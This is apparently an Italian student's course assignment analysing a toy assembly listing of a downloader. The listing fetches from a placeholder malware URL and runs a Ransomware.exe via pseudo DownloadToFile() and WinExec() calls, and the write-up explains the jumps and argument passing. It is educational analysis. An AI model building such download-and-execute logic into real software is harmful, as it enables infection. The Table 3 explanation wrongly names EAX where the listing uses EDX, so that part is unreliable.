PROGETTO SETTIMANALE S11-L5

Lo scopo del progetto è quello di rispondere ai seguenti quesiti in riferimento al codice:

- Spiegare quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

CODICE

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

1. QUALE SALTO CONDIZIONALE EFFETTUA IL MALWARE

Il malware in questione effettua un “jz” cioè “jump short if zero”. Il salto verrà effettuato se lo “zero flag” è uguale a 1, in questo caso sappiamo che il salto avverrà perché il “cmp” dà come risultato 0 e anche perché gli operandi dell’istruzione “cmp” sono uguali.

Il secondo salto invece è di tipo “jnz” ovvero “jump not zero”. Il salto verrà effettuato se lo “ZF” è uguale a 0, in questo caso il salto non avverrà perché il “cmp” dà come risultato 0.

2. DIAGRAMMA DI FLUSSO



In questo diagramma ho evidenziato in **rosso** il salto che il codice non esegue e in **verde** quello che esegue.

3. FUNZIONALITA' ALL'INTERNO DEL MALWARE

Il malware è un downloader, cioè un malware che scarica un file malevolo da internet, in questo caso lo riconosciamo dall'URL "malwaredownload", quindi sappiamo che con il primo salto scarica un file. Un'altra funzionalità è quella di eseguire un malware utilizzando la funzione "WinExec()".

4. ISTRUZIONI

TABELLA 2

- mov EAX, EDI EDI= www.malwaredownload.com: questa istruzione copia il contenuto del registro EDI nel registro EAX.
- push EAX: inserisce il valore in EAX nello stack.
- call DownloadToFile(): questa istruzione chiama una funzione. In questo caso chiama la funzione "DownloadToFile()". A quest'ultima viene passato l'URL da dove può scaricare altri file compromessi.

TABELLA 3

- mov EDX, EDI: copia nuovamente il valore del registro EDI nel registro EAX.
- push EAX: inserisce il valore in EAX nello stack. Viene inserito anche il percorso del file .exe da eseguire (EDI: C:\Program and Settings\LocalUser\ Desktop\Ransomware.exe), probabilmente perché si potrebbe richiedere successivamente.
- call WinExec(): in questo caso chiama la funzione "WinExec()". Questa funzione è utilizzata per eseguire un programma o un file eseguibile in un'applicazione windows; viene così passato come argomento alla funzione, il percorso del file eseguibile, il quale è stato inserito precedentemente nello stack.